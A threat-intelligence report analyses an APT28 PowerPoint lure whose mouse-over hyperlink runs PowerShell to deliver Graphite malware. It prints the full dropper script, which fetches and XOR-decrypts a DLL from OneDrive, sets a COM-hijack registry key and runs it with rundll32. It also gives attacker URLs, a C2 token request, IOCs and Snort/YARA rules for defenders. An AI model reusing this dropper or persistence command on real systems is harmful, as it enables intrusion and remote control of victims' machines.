In the footsteps of the Fancy Bear: PowerPoint mouse-over event abused to deliver Graphite implants

blog.cluster25.duskrise.com/2022/09/23/in-the-footsteps-of-the-fancy-bear-powerpoint-graphite/

Cluster25 Threat Intel Team


By Cluster25 Threat Intel Team
September 23, 2022

Cluster25 researchers collected and analyzed a lure document used to implant a variant of Graphite malware, uniquely linked to the threat actor known as APT28 (aka Fancy Bear, TSAR Team). This is a threat group attributed to Russia's Main Intelligence Directorate of the Russian General Staff by a July 2018 U.S. Department of Justice indictment. The lure document is a PowerPoint file that exploits a code execution

technique, which is designed to be triggered when the user starts the presentation mode and moves the mouse. The code execution runs a PowerShell script that downloads and executes a dropper from OneDrive. The latter downloads a payload that extracts and injects in itself a new PE (Portable Executable) file, that the analysis showed to be a variant of a malware family known as Graphite, that uses the Microsoft Graph API and OneDrive for C&C communications.

INSIGHTS

According to lure document metadata, attackers used a template potentially linked to The Organisation for Economic Co-operation and Development (OECD). This organization works together with governments, policy makers and citizens in order to establish evidence-based international standards and finding solutions to a range of social, economic and environmental challenges. This is a PowerPoint file (PPT) containing two slides with the same content, the first one written in English and the second in French. The document shows instructions about the use of the Interpretation option available in Zoom.



Lure document content

This PowerPoint exploits a code execution technique that is triggered by using Hyperlinks instead of Run Program / Macro, which is designed to be triggered when the user starts the presentation mode and moves the mouse. The code that is executed is a PowerShell script shown below, which is run through the utility SyncAppvPublishingServer, and performs the download of a file from OneDrive with a JPEG extension (DSC0002.jpeg). This in turn is a DLL file that is later decrypted and written to the local path C:\ProgramData\lmapi2.dll.

```
$t=$env:Temp +'\local.lnk';
if([IO.File]::Exists($t)){break;
};
[IO.File]::Create($t,1,[io.FileOPtions]::DeleteOnClose);
$r=$ENV:ALLUSERSPROFILE + '\lmapi2.dll';
if([IO.File]::Exists($r)){break;
};                                                    Encrypted DLL Download
$s=[Convert]::ToChar(0x2F);
$u='https:\\9b5uja.am.files.1drv.com' + $s +
'y4mpYJ245I931DUGr7BV-dwLD7SReTqFr1N7eQOKSH_u-g2G18Jd6i3SRqYqgugj3FA2JQQ7JqclvWH13Br3B5Ux-F6QcqADr-FowC_9PZi1Aj7uckcK8U
ix_7ja1tF6C_8-5xYgm6zwjbXsrlEcTEenAyA8BzEaGPudutl1wMDkzVr6Wm-n8_qRmYejLgbNoQmPTUe3P5NKFFLRjeeU_JhvA' + $s +
'DSC0002.jpeg?download';
$f=(New-Object Net.WebClient).DownloadData($u);
if($f.Count -lt 10000){break;
};                                                    Decryption Algorithm
$f=$f[4..$f.Count];
$x=24;
$f=$f|%{$x=(29*$x + 49)% 256; $_=($_ -bxor $x); $_};
[IO.File]::WriteAllBytes($r,$f);                      Persistence and Execution
$k=[Convert]::ToChar(0x23);
$z=$s + 'c reg ADD HKCU\Software\Classes\CLSID\{2735412E-7F64-5B0F-8F00-5D77AFBE261E}\InProcServer32 ' + $s + 't
REG_SZ ' + $s + 'd ' + $r + ' ' + $s + 've ' + $s + 'f ' + $s + 'reg:64' + ' && ' + 'rundll32.exe ' + $r + ',' + $k +
'1';
cmd $z;
```

PowerShell Script

The full URL used to download the DLL is reported below:

URL

https[:]\\9b5uja[.]am[.]files[.]1drv[.]com/y4mpYJ245l931DUGr7BV-dwLD7SReTqFr1N7eQOKSH_ug2G18Jd6i3SRqYqgugj3FA2JQQ7JqclvWH13Br3B5Ux-F6QcqADr-FowC_9PZi1Aj7uckcK8Uix_7ja1tF6C_8-5xYgm6zwjbXsrlEcTEenAyA8BzEaGPudutl1wMDkzVr6Wmn8_qRmYejLgbNoQmPTUe3P5NKFFLRjeeU_JhvA/DSC0002.jpeg?download

The execution triggers the setting of the following registry key with the value **C:\ProgramData\lmapi2.dll** to achieve persistence.

REG KEY

HKCU\Software\Classes\CLSID\{2735412E-7F64-5B0F-8F00-5D77AFBE261E}\InProcServer32

and the execution of the downloaded DLL via the tool rundll32.exe.

The following syntax is responsible to perform the whole set of operations:

COMMAND


/c reg ADD HKCU\Software\Classes\CLSID\{2735412E-7F64-5B0F-8F00-5D77AFBE261E}\InProcServer32 /t REG_SZ /d C:\ProgramData\lmapi2.dll /ve /f /reg:64 && rundll32.exe C:\ProgramData\lmapi2.dll,#1

The DLL file lmapi2.dll is a 64-bit PE file with the compiler timestamp Mon Jan 17 08:10:01 2022 | UTC. It creates a new thread, in which a new mutex is created with the name 56rd68kow. If the mutex doesn't already exists, the malware makes another request to OneDrive using the following URL:

URL

https[:]//kdmzlw[.]am[.]files[.]1drv[.]com/y4mv4glUgvW9nl8z8GU71PhPw0oRtve9QpZ0pEgwJN1q_TlGY5yl5Mvkrc5rUh0Uxxknlr1qymWyCbPrkK(download"

A new file, again with a JPEG extension (DSC0001.jpeg), is downloaded and decrypted using the RSA and AES Cryptographic Provider from WinCrypt APIs, with a hardcoded public key. Then, the malware dynamically calls the API NtAllocateVirtualMemory and then writes and executes the decrypted content in the newly allocated memory region. Similarly, the imported code dynamically calls VirtualAlloc to allocate a new region of memory in which a new PE file is copied. Finally, it passes the execution to the region of memory in which the copied PE is allocated, as evidence reported following:



The code in the injected PE creates another mutex having the name 42Htb600y. The malware proceeds to de-obfuscate strings using a XOR loop and using a different XOR key for each string. The following is an exhaustive list of de-obfuscated strings:

DE-OBFUSCATED STRINGS

\\.\root\CIMV2
SELECT UUID FROM Win32_ComputerSystemProduct
"WQL"
L"UUID"
"Unknown CLR"
L"pwrshplugin.dll"
L"kernel32.dll"
"RtlGetVersion"
"RtlRandomEx"
"RtlIntegerToUnicodeString"
"RtlDecompressBuffer"

"RtlGetCompressionWorkSpaceSize"
"RtlCompressBuffer"
"RtlComputeCrc32"
"Windows 2000"
"Windows XP"
"Windows XP Professional"
"Windows Server 2003"
"Windows Home Server"
"Windows Server 2003 R2"
"Windows Vista"
"Windows Server 2008"
"Windows Server 2008 R2"
"Windows 7"
"Windows Server 2012"
"Windows 8"
"Windows Server 2016"
"Windows 10"
"Unidentified"
"64bit"
"32bit"
"NtQuerySystemInformation"
"GetCLRVersionForPSVersion"
"NtOpenThread"
"NtAllocateVirtualMemory"
"Shell of task = %d ended with code = %d"
"User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:87.0) Gecko/20210101 Firefox/87.0"
"User-Agent: "
"chunked"
"access_token"
"refresh_token"
"value"
"file"
"name"
"/v1.0/drive/root:/%s/update/%s:/content"
"/v1.0/drive/root:/%s/check/%s:/content"
"/v1.0/drive/root:/%s/check/%s"
"/v1.0/drive/root:/%s/check:/children"
"/common/oauth2/v2.0/token"
"login.microsoftonline.com"
"graph.microsoft.com"
"Content-Type: application/json"
"Content-Type: application/x-www-form-urlencoded"
"Content-Type: application/octet-stream"
"Content-Type: application/xml"
"client_id=%s&redirect_uri=urn:ietf:wg:oauth:2.0:oob&refresh_token=%s&grant_type=refresh_token"
"Authorization: bearer "
"DELETE"
"GET"
"POST"
"PUT"
L"ntdll.dll"
L"secur32.dll"
"NtOpenKey"
"NtQueryValueKey"
"NtSetValueKey"
"NtClose"
"RtlInitUnicodeString"
"RtlFreeUnicodeString"
L"\\Registry\\Machine\\SOFTWARE\\Microsoft\\Cryptography"
L"MachineGuid"
"Accept: /"
"Accept-Encoding: gzip, deflate"
"User-Agent: Microsoft skyDriveSync %s ship"
L"\\Registry\\User\\%s\\Control Panel\\International\\User Profile"
L"Recharge"
"RtlConvertSidToUnicodeString"
"WTSQueryUserToken"
"sprintf"

C&C COMMUNICATIONS

The malware communicates with the Command and Control (C&C) through the domain graph[.]Microsoft[.]com, i.e. abusing the Microsoft Graph service, which is the API Web RESTful that provides access to Microsoft Cloud service resources. Hence, the analysis showed that the sample in question is a version of the Graphite malware, a malware using the Microsoft Graph API and OneDrive for C&C communications. The malware is known to be deployed in-memory only and served as a downloader for the post-exploitation frameworks like Empire (as

documented by Trellix researchers on early 2022 here). To obtain a new OAuth2 token to access the service, the endpoint login[.]microsoftonline[.]com/common/oauth2/v2.0/token is contacted using a fixed client ID (62272a08-fe9d-4825-bc65-203842ff92bc), as evidence below:

```
.data:0000000180008098                                          ; _LL_x64_1_0+ACfr ...
.data:00000001800080A0 Client_ID        dq offset a62272a08Fe9d48
.data:00000001800080A0                                          ; DATA XREF: mw_deobfuscate_strings+A91↑w
.data:00000001800080A0                                          ; Connect_MicrosoftOnline:loc_180003F5B↑r ...
.data:00000001800080A0                                          ; "62272a08-fe9d-4825-bc65-203842ff92bc"
```

The following is the full HTTP request to make the first connection to the C&C.


HTTP REQUEST

POST https://login.microsoftonline.com/common/oauth2/v2.0/token HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLI
Content-Type: application/x-www-form-urlencoded
Host: login.microsoftonline.com
Content-Length: 459
Connection: Keep-Alive
Cache-Control: no-cache
*client_id=62272a08-fe9d-4825-bc65-203842ff92bc&redirect_uri=urn:ietf:wg:oauth:2.0:oob&refresh_token=M.R3_BAY.-CVmbPSAFzt2n5JiYAwjQRpC6Yh*f45Zsz9XKTHMo4G1ZeR0UDVRbJhp8T7Df*ARh8tTfRKRZZ8YzFEYMRJ!VPP!GJPZsfeTb0SMIF!gXQ0sUli*g*

Once obtained a new OAuth2 token, the Graphite malware will query the Microsoft GraphAPIs for new commands by enumerating the child files in the check OneDrive subdirectory. If a new file is found, the content is downloaded and decrypted through an AES-256-CBCdecryption algorithm. The monitoring of task executions and the uploading of their results is managed through a dedicated thread. Finally, the malware allows remote command execution by allocating a new region of memory and executing the received shellcode by calling a new dedicated thread.

CONCLUSIONS

According to extracted metadata, attackers worked on the preparation of the campaign between January and February 2022. However, both URLs used by attackers appared active even recently (Q3 2022). In addition could be interesting to note that, according to the visibility we can dispose of, limited telemetry hits related to the collected artifacts have been catched on 25/08/2022 and 09/09/2022 from two countries of the European Union (we have no data available before 25/08/2022).



Such recent evidence could suggest some sort of activities still ongoing linked to the described threat or to some of its variants. Finally, based on several indicators, geopolitical objectives and the analyzed artifacts, Cluster25 attributes this campaign to the Russia-linked threat actor known as APT28 (aka Fancy Bear, TSAR Team, Pawn Storm, Sednit) and indicates entities and individuals operating in the defense and government sectors of Europe and Eastern Europe countries as potential targets.

ATT&CK MATRIX

TACTIC	TECHNIQUE	DESCRIPTION
Initial Access	T1566.001	Phishing: Spearphishing Attachment

Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Execution	T1106	Native API
Execution	T1204.002	User Execution: Malicious File
Persistence	T1546.015	Event Triggered Execution: Component Object Model Hijacking
Privilege Escalation	T1546.015	Event Triggered Execution: Component Object Model Hijacking
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1202	Indirect Command Execution
Defense Evasion	T1036.005	Masquerading: Match Legitimate Name or Location
Defense Evasion	T1112	Modify Registry
Defense Evasion	T1027	Obfuscated Files or Information
Defense Evasion	T1055.001	Process Injection: Dynamic-link Library Injection
Discovery	T1082	System Information Discovery
Command & Control	T1071.001	Application Layer Protocol: Web Protocols

INDICATORS OF COMPROMISE

CATEGORY	TYPE	VALUE
PAYLOAD	MD5	c0060c0741833af67121390922c44f91
PAYLOAD	SHA1	622eb93e34445c752eeaa623ef9ac6978e58f2fc
PAYLOAD	SHA256	d1bceccf5d2b900a6b601c612346fdb3fa5bb0e2faeefcac3f9c29dc1d74838d
PAYLOAD	MD5	ef1288de782e65d6e5bd6a327157988f
PAYLOAD	SHA1	a23efb6aa5a242c61c5d50a967a8f29da164c954
PAYLOAD	SHA256	be180a7c43734b7125b2d5cea7edd0174811a58113b048f5fe687db52db47fe3
PAYLOAD	MD5	2ff3e6c9244ef965295aa60879d1aa6b
PAYLOAD	SHA1	4c813ad68f2f1da6b2c59d11ad983cfa65e1a187
PAYLOAD	SHA256	efa5b49bdd086125b2b7d4058d09566f1db5f183c2a6332c597322f85107667a
PAYLOAD	MD5	9a915313d02345e149e6ba566fe85c47
PAYLOAD	SHA1	9cd7f14d85814c48be3fbf73891415978a7aa882
PAYLOAD	SHA256	34aca02d3a4665f63fddb354551b5eff5a7e8877032ddda6db4f5c42452885ad
NETWORK	DOMAIN	9b5uja[.]am[.]files[.]1drv.com
NETWORK	DOMAIN	kdmzlw[.]am[.]files[.]1drv[.]com
NETWORK	URL	https[:]\\9b5uja[.]am[.]files[.]1drv[.]com/y4mpYJ245I931DUGr7BV-dwLD7SReTqFr1N7eQOKSH_ug2G18Jd6i3SRqYqg download
NETWORK	URL	https[:]//kdmzlw[.]am[.]files[.]1drv[.]com/y4mv4glUgvW9nl8z8GU71PhPw0oRtve9QpZ0pEgwJN1q_TlGY5yl5Mvkrc5rUh download"

DETECTION AND THREAT HUNTING

SNORT

```
alert tcp any any -> any any (
msg:"Cluster25 APT28 Graphite CnC Communication via
client_id";
content:"POST";
http_method;
content:"client_id=62272a08-fe9d-4825-bc65-203842ff92bc";
http_client_body;
fast_pattern;
sid:10001;
)
```

YARA

```
rule Powerpoint_Code_Execution_87211_00007 {
meta:
author = "Cluster25"
description ="Detects Code execution technique in Powerpoint (Hyperlink and
Action)"
hash1 = "d1bceccf5d2b900a6b601c612346fdb3fa5bb0e2faeefcac3f9c29dc1d74838d"
strings:
$magic = {D0 CF 11 E0 A1 B1 1A E1}
$s1 = "local.lnk" fullword wide
$s2 = "lmapi2.dll" fullword wide
$s3 = "rundll32.exe" fullword wide
$s4 = "InProcServer32" fullword wide
$s5 = "DownloadData" fullword wide
$s6 = "SyncAppvPublishingServer" fullword wide
condition: ($magic at 0) and (all of ($s*)) and filesize < 10MB
}
```

YARA

```
rule APT28_Graphite_62333_00028 : RUSSIAN THREAT GROUP {
meta:
description = "Detects Fancy Bear Graphite variant through internal strings"
author = "Cluster25"
tlp = "white"
hash1 = "34aca02d3a4665f63fddb354551b5eff5a7e8877032ddda6db4f5c42452885ad"
strings:
$ = "_LL_x64.dll" fullword ascii
$ = "qqhqx!iwwU1ptzd1WngCv9BCmVtxgFTJBPR1bJ2Ze17e0N6W3VHZC2FQOOUhu4nQ2Wrj0qLEBowQ$$"
ascii
$ = "62272a08-fe9d-4825-bc65-203842ff92bc" fullword ascii
$ = "%s %04d sp%1d.%1d %s" fullword ascii
condition:
uint16(0) == 0x5a4d and
filesize < 100KB and
all of them
}
```